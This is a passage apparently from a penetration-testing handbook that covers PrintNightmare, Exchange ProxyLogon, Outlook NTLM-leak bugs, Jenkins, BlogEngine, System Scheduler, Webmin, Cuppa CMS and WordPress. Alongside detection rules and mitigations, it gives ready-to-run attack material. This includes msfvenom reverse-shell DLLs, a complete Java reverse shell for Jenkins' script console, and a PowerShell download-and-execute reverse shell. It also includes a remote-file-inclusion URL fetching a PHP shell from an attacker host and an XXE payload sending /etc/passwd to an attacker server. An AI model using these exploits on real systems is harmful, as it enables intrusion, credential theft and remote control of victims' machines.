(2003/xp/2000)
- [MS05-039](#) [KB899588] [PnP Service]
(Win 9X/ME/NT/2000/XP/2003)
- [MS03-026](#) [KB823980] [Buffer Overrun In RPC Interface]
(/NT/2000/XP/2003)

The PrintNightmare Vulnerability

IOCs

Windows

- From the task manager in windows, search for the **spoolsv.exe** process launching **rundll32.exe** as a child process without any command-line arguments or with **cmd.exe**, **powershell.exe** as child processes.

- Folder locations:
%WINDIR%\system32\spool\drivers\x64\3
and**
%WINDIR%\system32\spool\drivers\x64\3\Old**
- Suspicious DLLs:
**MyExploit.dll, evil.dll, addCube.dll, rev.dll, rev
2.dll, main64.dll, mimilib.dll**

Using Splunk SIEM

Identifies Print Spooler adding a new Printer Driver

```
source="WinEventLog:Microsoft-Windows-  
PrintService/Operational"  
EventCode=316 category = "Adding a  
printer driver" Message =  
"*kernelbase.dll,*" Message =  
"*UNIDRV.DLL,*" Message = "*.DLL.*"  
| stats count min(_time) as firstTime  
max(_time) as lastTime by OpCode  
EventCode ComputerName Message
```

Detects spoolsv.exe with a child process of rundll32.exe

```
| tstats count min(_time) as firstTime  
max(_time) as lastTime from  
datamodel=Endpoint.Processes where  
Processes.parent_process_name=spoolsv.ex  
e  
Processes.process_name=rundll32.exe by  
Processes.dest Processes.user  
Processes.parent_process  
Processes.process_name Processes.process  
Processes.process_id  
Processes.parent_process_id
```

Suspicious rundll32.exe instances without any

command-line arguments

```
| tstats count FROM  
datamodel=Endpoint.Processes where  
Processes.process_name=spoolsv.exe by  
_time Processes.process_id  
Processes.process_name Processes.dest  
| rename "Processes.*" as *  
| join process_guid _time  
    [| tstats count min(_time) as  
firstTime max(_time) as lastTime FROM  
datamodel=Endpoint.Filesystem where  
Filesystem.file_path="*\\"spool\"\drivers\"  
\x64\"* Filesystem.file_name="*.dll" by  
_time  
Filesystem.dest  
Filesystem.file_create_time  
Filesystem.file_name  
Filesystem.file_path  
    | rename "Filesystem.*" as *  
    | fields _time dest file_create_time  
file_name file_path process_name  
process_path process]  
| dedup file_create_time
```

```
| table dest file_create_time,  
file_name, file_path, process_name
```

Detects when a new printer plug-in has failed to load

```
source="WinEventLog:Microsoft-Windows-  
PrintService/Admin" ((ErrorCode="0x45A"  
(EventCode="808" OR EventCode="4909"))  
OR ("The print spooler failed to load a  
plug-in module" OR "\\drivers\\x64\\\"))  
| stats count min(_time) as firstTime  
max(_time) as lastTime by OpCode  
EventCode ComputerName Message
```

With Windows Event Logs

Microsoft-Windows-
PrintService/Operational (Event ID 316)

Microsoft-Windows-PrintService/Admin
(Event ID 808)

Microsoft-Windows-
PrintService/Operational (Event ID 811)
Microsoft-Windows-
SMBClient/Security (Event ID 31017)

Windows System (Event ID 7031)

With Sysmon

Microsoft-Windows-Sysmon/Operational (Event ID 3) - Network connection (Look for suspicious ports)

Microsoft-Windows-Sysmon/Operational (Event ID 11) - FileCreate (File creation events are being logged, you can look for loaded DLLs in the Print Spooler's driver directory: _C:\Windows\System32\spool\drivers\x64\3_)

Microsoft-Windows-Sysmon/Operational (Event IDs 23, 26) - FileDelete (You can hunt for deleted malicious DLLs)

Detection

We can test if the target (domain controller) can be exploited using the below tool from [impacket]

```
rpcdump.py @target-ip | egrep 'MS-  
RPRN|MS-PAR'
```

The output that indicates an exploitable target should like below

Protocol: [MS-RPRN]: Print System Remote Protocol

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol

Exploitation

Cloning the exploit

```
sudo git clone https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527
```

Cloning impacket

```
sudo git clone  
https://github.com/SecureAuthCorp/impacket
```

Installing impacket

PYTHON

```
python setup.py install
```

Creating malicious DLL

```
msfvenom -p  
windows/x64/meterpreter/reverse_tcp  
LHOST=your-ip LPORT=your-port -f dll -o  
~/Desktop/share/malicious.dll
```

creating a listener using metasploit using the below handler

```
use exploit/multi/handler
set payload
windows/x64/meterpreter/reverse_tcp
set lhost VALUE
set lport VALUE
```

Creating an smb server to share the malicious DLL

Use the native smbserver.py not the one under the impacket repository that we cloned in previous steps.

```
smbserver.py share /root/Desktop/share/
-smb2support
```

native [smbserver.py] can be installed using the below command

```
sudo apt install impacket
```

Running the exploit

```
python CVE-2021-1675.py  
DC.domain.local/user:pass@DC_IP '\\your-  
ip\share\malicious.dll'
```

Mitigation

The first solution is to run windows updates on all endpoints and servers.

The other solution is to disable the printspooler service

Using Powershell

```
Stop-Service -Name Spooler -Force  
Set-Service -Name Spooler -StartupType  
Disabled
```

Using Group Policy

This policy will block the remote attack vector by preventing inbound remote printing operations. The system will no longer operate as a print server, but

local printing to a directly attached device will still work.

Computer Configuration / Administrative
Templates / Printers

Disable the “**Allow Print Spooler to accept client connections**” policy to block remote attacks then

gpupdate /force

Using Registry

Check the below key

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint

And make sure it matches the below values

NoWarningNoElevationOnInstall = 0
UpdatePromptSettings = 0

Exploiting Microsoft Products

Microsoft Exchange

CVE-2021-26855 in on-premise Microsoft Exchange server

Detection and IOCs

- Download the test-proxylogon from github
- Launch the command prompt and type the below command to launch exchange management shell

```
<C:\LaunchEMS>
```

- Then launch the below command to start running the tool

```
Get-ExchangeServer | .\Test-  
ProxyLogon.ps1 -OutPath  
$home\Desktop\logs
```

- Testing the local server only

```
C:\Test-ProxyLogon.ps1 -OutPath  
$home\desktop\logs
```

- Checking if the server is compromised manually
Look in the following paths

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\8
Lw7tAhF9i1pJnRo.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\0
utlookZH.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\authhead.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\bob.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\current\one1.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\errorPage.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\errorPages.aspx

C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\fatal-erro.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\log.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\ogg.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\logout.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\one.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\one1.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\shel.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\shel2.aspx

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\shel90.aspx

C:\Program Files\Microsoft\Exchange

Server\V15\FrontEnd\HttpProxy\owa\auth\auth.aspx
C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\default.aspx
C:\inetpub\wwwroot\aspnet_client\shell.aspx
C:\inetpub\wwwroot\aspnet_client\Server.aspx
C:\inetpub\wwwroot\aspnet_client\aspnet_client.aspx
C:\inetpub\wwwroot\aspnet_client\aspnet_iisstart.aspx
C:\inetpub\wwwroot\aspnet_client\aspnet_pages.aspx
C:\inetpub\wwwroot\aspnet_client\aspnet_www.aspx
C:\inetpub\wwwroot\aspnet_client\default1.aspx
C:\inetpub\wwwroot\aspnet_client\errorcheck.aspx
C:\inetpub\wwwroot\aspnet_client\iispage.aspx
C:\inetpub\wwwroot\aspnet_client\s.aspx
C:\inetpub\wwwroot\aspnet_client\session

.aspx
C:\inetpub\wwwroot\aspnet_client\shell.aspx
C:\inetpub\wwwroot\aspnet_client\system_web\log.aspx
C:\inetpub\wwwroot\aspnet_client\xclkmcfldfi948398430fdjkfdkj.aspx
C:\inetpub\wwwroot\aspnet_client\xx.aspx
C:\inetpub\wwwroot\aspnet_client\Server.aspx
C:\inetpub\wwwroot\aspnet_client\discover.aspx
C:\inetpub\wwwroot\aspnet_client\HttpProxy.aspx
C:\inetpub\wwwroot\aspnet_client\OutlookEN.aspx
C:\inetpub\wwwroot\aspnet_client\support.aspx
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB\log.aspx
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\log.aspx
C:\Program Files\Microsoft\Exchange

```
Server\V15\FrontEnd\HttpProxy\owa\auth\1  
ogg.aspx  
C:\Program Files\Microsoft\Exchange  
Server\V15\FrontEnd\HttpProxy\owa\auth\1  
ogout.aspx
```

Testing With nmap

- Download the below nmap script and store it in /usr/share/nmap/scripts/

```
https://github.com/microsoft/CSS-  
Exchange/releases/latest/download/http-  
vuln-cve2021-26855.nse
```

- Execute the below

```
nmap -sV -A [target-ip] --script=http-  
vuln-cve2021-26855.nse
```

Mitigation

- Download the mitigation script below

<https://github.com/microsoft/CSS-Exchange/releases/latest/download/ExchangeMitigations.ps1>

- Run the script

```
.\\ExchangeMitigations.ps1 -  
WebSiteNames "Default Web Site" -  
ApplyAllMitigations -Verbose
```

Patching

Look in the below link for a list of patches and updates

<https://techcommunity.microsoft.com/t5/exchange-team-blog/released-march-2021-exchange-server-security-updates/ba-p/2175901>

References

<https://github.com/microsoft/CSS-Exchange/tree/main/Security>

Microsoft Outlook

NTLM Leak | CVE-2023-23397

Premise

This vulnerability requires no user interaction to trigger it. Once an infected email arrives in the user's inbox, the attacker can obtain sensitive Net-NTLMv2 credential hashes. Once malicious actors have those hashes, they can get a user's credentials, authenticate to their system and escalate privileges.

How it works

This vulnerability can be exploited by creating a malicious outlook appointment and sending it over to the recipient.

On Outlook, it's possible to add reminder notifications when sending calendar invitations. You can specify the audio file played when a user gets a notification reminder for a calendar meeting or event.

Typically, this would be used for a user to set up their own notifications by pointing to an audio file.

The attacker must create a malicious calendar invitation that includes a reference to a sound file pointing to a file in a network share in the attacker's machine. Two parameters must be manipulated

PidLidReminderFileParameter: Must point to the file hosted in the attacker's network share

Example network share:

\\ATTACKER_IP\share\malicious.wav

PidLidReminderOverride: Must be set to true

The malicious audio reminder file can also be hosted on a WebDAV-enabled server and therefore the audio file must point to a path similar to the one below

\\ATTACKER_IP@80\directory\malicious.wav

When the victim receives the malicious email, the UNC path directs them to that SMB share, triggering the vulnerability. This causes the system to start an NTLM authentication process against the attacker's machine, leaking a Net-NTLMv2 hash that the attacker can later try to crack.

Exploitation Steps

Preparing the listener

We can use **Responder** to emulate an SMB server listening on port 445 to capture the NTLMv2 authentication process


```
responder -I ens5
```

Installing the required tools

The OutlookSpy will allow you to access all of Outlook's internal parameters directly, including the reminder's sound file.

Creating the appointment


To create an appointment, you will first need to click on the calendar and then on the New Appointment button on the taskbar



We will create an appointment that includes a reminder set in 0 minutes so that it triggers right after the victim receives it.

Configuring the appointment with outlookspy plugin

To view our current appointment from OutlookSpy, click the **OutlookSpy** tab and then the **CurrentItem** button in the taskbar



From there we need to configure three parameters related to the appointment

- **ReminderPlaySound**: boolean value that indicates if a sound will be played with the reminder.
- **ReminderOverrideDefault**: boolean value that indicates the receiving Outlook client to play the sound pointed by **ReminderSoundFile**, instead of the default one.
- **ReminderSoundFile**: string with the path to the sound file to be used. This will point to a bogus shared folder in the attacker machine.

Then using the script tab, set the parameters to the values shown in the screenshot below (change the path to the malicious sound file according to your environment)

The screenshot shows a Windows Script Editor window. At the top, there are fields for 'Interface' (_AppointmentItem) and 'GUID' ({00063033-0000-0000-C000-00000000046}). Below these are tabs for 'Properties', 'Functions', 'Events', and 'Script', with 'Script' being the active tab. Under the tabs are buttons for 'Run', 'Open', 'Save', and file operations. On the right, there's a dropdown for 'VBScript'. The main area contains VBScript code:

```
AppointmentItem.ReminderOverrideDefault = true
AppointmentItem.ReminderPlaySound = true
AppointmentItem.ReminderSoundFile = "\\\\"10.10.10.1\\nonexistent\\sound.wav"
```

Finally, save your appointment to add it to your calendar, making sure the reminder is set to 0 minutes and that the appointment matches the current time and date, as we want it to trigger immediately.

Automating the exploitation

All the above steps can be automated using the below powershell script

<https://github.com/api0cradle/CVE-2023-23397-POC-Powershell/blob/main/CVE-2023-23397.ps1>

You can also import the exploit's functions with the Import-Module cmdlet. After that, both functions will be available in your current Powershell. To send an email with a malicious appointment, you can just run the following command

```
C:\Users\Administrator\Desktop\> Import-  
Module .\CVE-2023-23397.ps1 PS
```

```
C:\Users\Administrator\Desktop\> Send-  
CalendarNTMLLeak -recipient  
"test@test.com" -remotefilepath  
"\\"ATTACKER_IP\foo\bar.wav" -  
meetingsubject "Meeting" -meetingbody  
"This is just a regular meeting  
invitation :)"
```

Detection and mitigation

Sigma Rules

The following Sigma rule detects Outlook initiating a connection to a WebDav or SMB share, indicating a post-exploitation phase.

[1]

title: CVE-2023-23397 Exploitation Attempt

id: 73c59189-6a6d-4b9f-a748-8f6f9bbed75c

status: experimental

description: Detects outlook initiating connection to a WebDAV or SMB share, which could be a sign of CVE-2023-23397 exploitation.

author: Robert Lee @quantum_cookie

date: 2023/03/16

references:

-

<https://www.trustedsec.com/blog/critical-outlook-vulnerability-in-depth-technical-analysis-and-recommendations-cve-2023-23397/>

tags:

- attack.credential_access
- attack.initial_access
- cve.2023.23397

logsource:

service: security

product: windows

definition: 'Requirements: SACLs must be enabled for "Query Value" on the registry

keys used in this rule'

detection:

selection:

EventID:

- 4656
- 4663

ProcessName|endswith: \OUTLOOK.EXE

Accesses|contains: Query key value

ObjectName|contains|all:

- \REGISTRY\MACHINE\SYSTEM
- Services\

ObjectName|endswith:

- WebClient\NetworkProvider
- LanmanWorkstation\NetworkProvider

condition: selection

falsepositives:

- Searchprotocolhost.exe likes to query these registry keys. To avoid false positives,

it's better to filter out those events

before they reach the SIEM
level: critical

[2]

This sigma rule looks to detect svchost.exe spawning rundll32.exe with command arguments like `C:\windows\system32\davclnt.dll,DavSetCook ie`, which indicates a post-exploitation/exfiltration phase.

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_rundll32_webdav_client_susp_execution.yml

title: Suspicious WebDav Client Execution
id: 982e9f2d-1a85-4d5b-aea4-31f5e97c6555
status: experimental
description: 'Detects "svchost.exe"
spawning "rundll32.exe" with command
arguments

like
C:\windows\system32\davclnt.dll,DavSetCookie. This could be an indicator of
exfiltration or use of WebDav to
launch code (hosted on WebDav Server) or
potentially

a sign of exploitation of CVE-2023-
23397

'
references:

-
<https://twitter.com/aceresponder/status/1636116096506818562>

-
<https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook->

```
elevation-of-privilege-vulnerability/  
-  
https://www.pwndefend.com/2023/03/15/the  
-long-game-persistent-hash-theft/  
author: Nasreddine Bencherchali (Nextron  
Systems), Florian Roth (Nextron Systems)  
date: 2023/03/16  
tags:  
- attack.exfiltration  
- attack.t1048.003  
- cve.2023.23397  
logsource:  
    category: process_creation  
    product: windows  
detection:  
    selection:  
        ParentImage|endswith: \svchost.exe  
        Image|endswith: \rundll32.exe  
        CommandLine|contains:  
            C:\windows\system32\davclnt.dll,DavSetCo  
okie  
        CommandLine|re:  
            ://\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}  
filter_local_ips:  
    CommandLine|contains:
```

- ://10.
- ://192.168.
- ://172.16.
- ://172.17.
- ://172.18.
- ://172.19.
- ://172.20.
- ://172.21.
- ://172.22.
- ://172.23.
- ://172.24.
- ://172.25.
- ://172.26.
- ://172.27.
- ://172.28.
- ://172.29.
- ://172.30.
- ://172.31.
- ://127.
- ://169.254.

condition: selection and not 1 of
filter_*
falsepositives:

- Unknown
level: high

The below powershell script will check the Exchange messaging items like Mail, calendar, and tasks to see if the IOCs related to the CVE-2023-23397 attack are found. The script can be used to audit and clean the detected items.

<https://microsoft.github.io/CSS-Exchange/Security/CVE-2023-23397/>

You can also follow below steps to avoid and mitigate against this vulnerability

- Add users to the Protected Users Security Group, which prevents using NTLM as an authentication mechanism.
- Block TCP 445/SMB outbound from your network to avoid any post-exploitation connection.
- Use the PowerShell script released by Microsoft to scan against the Exchange server to detect any attack attempt.
- Disable WebClient service to avoid webdav connection.

CVE-2024-21413 Microsoft Outlook Remote Code Execution

This specially designed email, when opened in the HTML view of the email client, results in a zero-click NTLM credential theft because the file:/// link is processed without security precautions. Clicking on the file:/// link establishes an SMB connection to the attacker's system, using NTLM for authentication.

[This script presents](#) a proof of concept (PoC) for CVE-2024-21413, a significant security vulnerability

discovered in Microsoft Outlook with a CVSS of 9.8. Termed the [#MonikerLink](#) bug, this vulnerability has far-reaching implications, including the potential leakage of local NTLM information and the possibility of remote code execution. Moreover, it highlights an attack vector that could bypass Office Protected View, thereby extending its threat to other Office applications.

Start the SMB server or you can use Responder:

```
sudo impacket-smbserver -smb2support  
evil
```

Then download and execute the exploit:

```
git clone https://github.com/xaitax/CVE-  
2024-21413-Microsoft-Outlook-Remote-  
Code-Execution-Vulnerability
```

```
cd CVE-2024-21413-Microsoft-Outlook-  
Remote-Code-Execution-Vulnerability
```

```
python3 CVE-2024-21413.py --server  
mailing.htb --port 587 --username  
'maya@mailing.htb' --password  
'Bm8zF3c5s7R9L1o2' --sender  
'maya@mailing.htb' --recipient  
'maya@mailing.htb' --url  
'\\10.10.14.112\test\test.txt' --subject  
'Hello, Maya'
```

If we check the SMB server, you should see the NTLM Hash:

Exploiting Jenkins Automation Server

What is Jenkins

From Wikipedia

Jenkins is an open source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration, and continuous delivery. It is a server-based system that runs in servlet containers such as Apache Tomcat.

Official Website

<https://www.jenkins.io/>

Impact

Successful exploitation of this vulnerability leads to establishing first foothold access with shell access.

Exploitation With Metasploit

The below module is used to exploit vulnerable versions of Jenkins and return a Meterpreter shell.

```
use  
exploit/multi/http/jenkins_script_consol  
e
```

Modify the below parameters according to your environment

```
msf exploit(jenkins_script_console) >
set rhost 192.168.1.106
```

```
msf exploit(jenkins_script_console) >
set rport 8484
```

```
msf exploit(jenkins_script_console) >
set targeturi /
```

```
msf exploit(jenkins_script_console) >
set target 0
```

```
msf exploit(jenkins_script_console) >
exploit
```

Exploitation With Groovy Shell

If you managed to get access to Jenkins dashboard, then at Jenkins Dashboard

- Go to **Manage Jenkins** and then select **Script Console**.
- Once inside the script console, we can paste the below. Make sure to change the port to the port

you are using in your listener and localhost to
the machine that will receive the connection

```
String host="localhost";  
  
int port=8044;  
  
String cmd="cmd.exe";  
  
Process p=new  
ProcessBuilder(cmd).redirectErrorStrea  
m(true).start();Socket s=new  
Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStr  
eam(),  
si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputS  
tream();  
  
while(!s.isClosed())  
{while(pi.available()>0)so.write(pi.re  
ad());  
while(pe.available()>0)so.write(pe.rea  
d());  
while(si.available()>0)po.write(si.rea  
d());  
so.flush();  
po.flush();
```

```
Thread.sleep(50);
try {p.exitValue();
break;
}
catch (Exception e){}};
p.destroy();
s.close();
```

Alternatively if you want to use Powershell then you can let Jenkins download Powershell reverse shell from your machine and execute it on the target.
First download the script from below link

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

then use the below command with python to host it on your machine

```
python3 -m http.server
```

And lastly paste the below in the script console and don't forget to change the parameters to fit your

scenario

```
_powershell iex (New-Object  
Net.WebClient).DownloadString('http://  
your-ip:your-port/Invoke-  
PowerShellTcp.ps1');  
Invoke-PowerShellTcp -Reverse -  
IPAddress your-ip -Port your-port_
```

BlogEngine.Net Blogging Platform Definition

BlogEngine is platform to create and build blogs using .NET framework

Impact

Successful exploitation of this vulnerability leads to establishing first foothold access with shell access.

Manual Exploitation

CVE-2019-6714

Affected Versions: 3.3.6 and below

One of the most popular vulnerabilities out there.

The exploit is found in the link below

```
https://www.exploit-
db.com/exploits/46353
```

- Download the exploit and modify the IP/PORT to correspond to the ones of your machine.
- After you have downloaded the script, rename it so that the extension is **ascx**.
- Run the listener on your machine

```
nc -lvp 4545
```

- Then login to the blog engine administrator console and go to file manager and upload the script.

Splinterware System Scheduler

Definition

From the official website

System Scheduler is an excellent tool to schedule unattended running of applications, batch files, scripts and much more.

For anyone used to using MS Windows own Task Scheduler, System Scheduler is an ideal and easy to use replacement, with great flexibility and features. System Scheduler runs totally independently of the MS Windows Task Scheduler and has no dependencies on it.

Official URL

<https://www.splinterware.com/products/systemscheduler.html>

If installed on a Windows OS, it will run **WScheduler.exe** as a service and can be seen when enumerating services.

Impact

Successful exploitation of this vulnerability leads to elevated privileges to SYSTEM in Windows OS.

Manual Exploitation

Affected Versions: Pro 5.12

Exploit URL

```
https://www.exploit-
db.com/exploits/45072
```

- Navigate to **C:\Program Files (x86)\SystemScheduler** and go to **Events** and read through the log files. Try to find the name of the executable that is running in regular intervals.
- After you find the name of the executable, let's say it's **runme.exe**
- Create a reverse shell using Msfvenom and name it **runme.exe**
- Rename the original **runme.exe** into **runme.bak** and transfer the reverse shell you generated and store it under **C:\Program Files (x86)\SystemScheduler**

- Lastly wait for the service to execute the reverse shell and you will receive the connection in your listener

Webmin

Definition

Webmin is a server management control panel that allows administrator to manage Linux operating systems and configure settings.

Impact

Successful exploitation of this vulnerability leads to establishing first foothold access with shell access.

Exploitation

Webmin has many common vulnerabilities that you can find on the web along with publicly available exploits.

Version 1.580 and before

Exploit URL

```
https://www.exploit-db.com/exploits/21851
```

This exploit requires authenticated access to the Webmin admin console to succeed.
With Metasploit, we can use the below module

```
msf > use  
exploit/unix/webapp/webmin_show_cgi_exec
```

Cuppa CMS

Definition

Cuppa is a content management system used to create and manage content

Official URL

cuppacms.com

Impact

Successful exploitation of this vulnerability leads to reading local files on the system. Additionally the attacker can include remote files to establish reverse shells.

Manual Exploitation

Exploit URL

```
https://www.exploit-
db.com/exploits/25971
```

- Run a listener on your machine

```
nc -lvp 4545
```

- Start a python server to host a php reverse shell

```
python -m http.server
```

- Trigger the target server to request the PHP reverse shell from your machine using the below link. Adjust below as needed.

```
http://target-
ip/administrator/alerts/alertConfigField
.php?urlConfig=http://attacker-
ip:attacker-port/revshell.php
```

Elementor

Elementor Plus Addons <= 4.1.6 - CVE-2021-24175

IOCs

- Check for new registered users with email addresses as their username
- Check for new plugins labeled with 'wpstaff'

Mitigation and Patching

- Delete the plugin or deactivate it if you are unable to update
- Best practice is to update the plugin.

Wordpress

CVE-2021-29447

Impact

Arbitrary File Disclosure: The contents of any file on the host's file system could be retrieved, e.g. `wp-config.php` which contains sensitive data such as database credentials.

Server-Side Request Forgery (SSRF): HTTP requests could be made on behalf of the WordPress installation. Depending on the environment, this can have a serious impact.

Requirements

Authenticated access to wordpress

Permissions to upload to the media library

Exploitation

Create a poc.wav file with the below content.

Remember to put your ip and port below.

```
echo -en
'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x0
0\x00<?xml version="1.0"?><!DOCTYPE
ANY[<!ENTITY % remote SYSTEM
''''http://YOURSEVERIP:PORT/poc.dtd''''
'>%remote;%init;%trick;]>\x00' >
payload.wav
```

Create poc.dtd with the content below. Remember to put your ip and port below.

```
<!ENTITY % file SYSTEM  
"php://filter/zlib.deflate/read=convert.  
base64-encode/resource=/etc/passwd">  
<!ENTITY % init "<!ENTITY %x25; trick  
SYSTEM 'http://YOURSERVERIP:PORT/?  
p=%file;' >">
```

